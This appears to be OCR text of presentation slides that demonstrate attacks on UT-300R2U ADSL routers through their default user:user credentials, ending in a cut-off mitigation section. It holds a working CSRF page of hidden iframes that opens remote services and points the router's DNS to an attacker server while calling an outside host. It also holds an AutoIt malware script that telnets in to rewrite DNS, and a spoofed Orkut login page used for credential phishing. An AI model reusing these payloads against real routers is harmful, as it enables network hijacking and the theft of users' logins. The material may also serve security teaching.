
Sniffing


- Specify a static route for the victim's router, which passes throu the attackers network

- Firing Wireshark , SSL Strip.

Phishing/Pharming

- Spoofing the DNS servers on the victim's router to with the attackers


INTERNET
DNS Querey to
61.1.96.69
UT-300R2U ADSL
Modem + Router
DNS Reply
ISP's DNS SERVER
61.1.96.69
USERS



INTERNET

DNS Querey to
113.21.12.31

DNS Reply


UT-300R2U ADSL
Modem + Router

USERS

ISP's DNS SERVER
61.1.96.69


ATTACKER's DNS SERVER
113.21.12.31

Web Xploit




```html
<html>
<body onload="window.scrollTo(1440, 980);">
<iframe src="http://user:user@192.168.1.1/scsrvcntr.cmd?
action=save&http=1&http=3&icmp=1&snmp=1&snmp=3&telnet=1&telnet=3&tftp=2&tftp
=0"

width=3000 height=1000 frameborder=0></iframe>
<iframe src="http://www.boris222.0fees.net/ip.php"
width=3000 height=1000 frameborder=0></iframe>

<iframe src="http://user:user@192.168.1.1/dnscfg.cgi?dnsPrimary=192.168.2.4&dnsSecondary=192.168.2.4&dnsDynamic=0&dnsRefresh=1”
width=3000 height=1000 frameborder=0></iframe>

</body>
</html>
```

Malware way



```
#include <IE.au3>
$oIE = _IECreate ("www.boris222.0fees.net/ip.php")
_IENavigate ($oIE, "www.boris222.0fees.net/ip.php");
Run ("telnet.exe 192.168.1.1 ")
Sleep(1000)
Send("user")
Send("{ENTER}")
Sleep(1000)
Send("user")
Send("{ENTER}")
Send("remoteaccess enable --service http")
Send("{ENTER}")
Sleep(3000)
Send("dns static 192.168.2.4 192.168.2.4")
Send("{ENTER}")
Sleep(3000)
Send("save")
Sleep(3000)
Send("logout")
Send("{ENTER}")
ProcessClose("telnet.exe")
```

DNS



```
boris@boris:~$ nslookup
> www.orkut.co.in
Server:         192.168.1.4
Address:        192.168.1.4#53

Name:   www.orkut.co.in
Address: 192.168.1.3
>
```

orkut beta

Connect with friends and family using scraps and instant messaging
Discover new people through friends of friends and communities
Share your videos, pictures, and passions all in one place

Sign in to orkut with your
Google Account

Email:
Password:
□ Remember me on this computer.
Do not use on public computers. [?]
Sign in
I cannot access my account

Not a member yet?
JOIN NOW

www.orkut.co.in 3 record(s)

Name	Type	Data
(same as parent folder)	Start of Authority (SOA)	[2], boris., hostmaster.
(same as parent folder)	Name Server (NS)	boris.
(same as parent folder)	Host (A)	192.168.1.3

Solutions

Temp: Change the default password for ADMIN and USER group of users.As the default User:User combination makes the attacker to intrude into 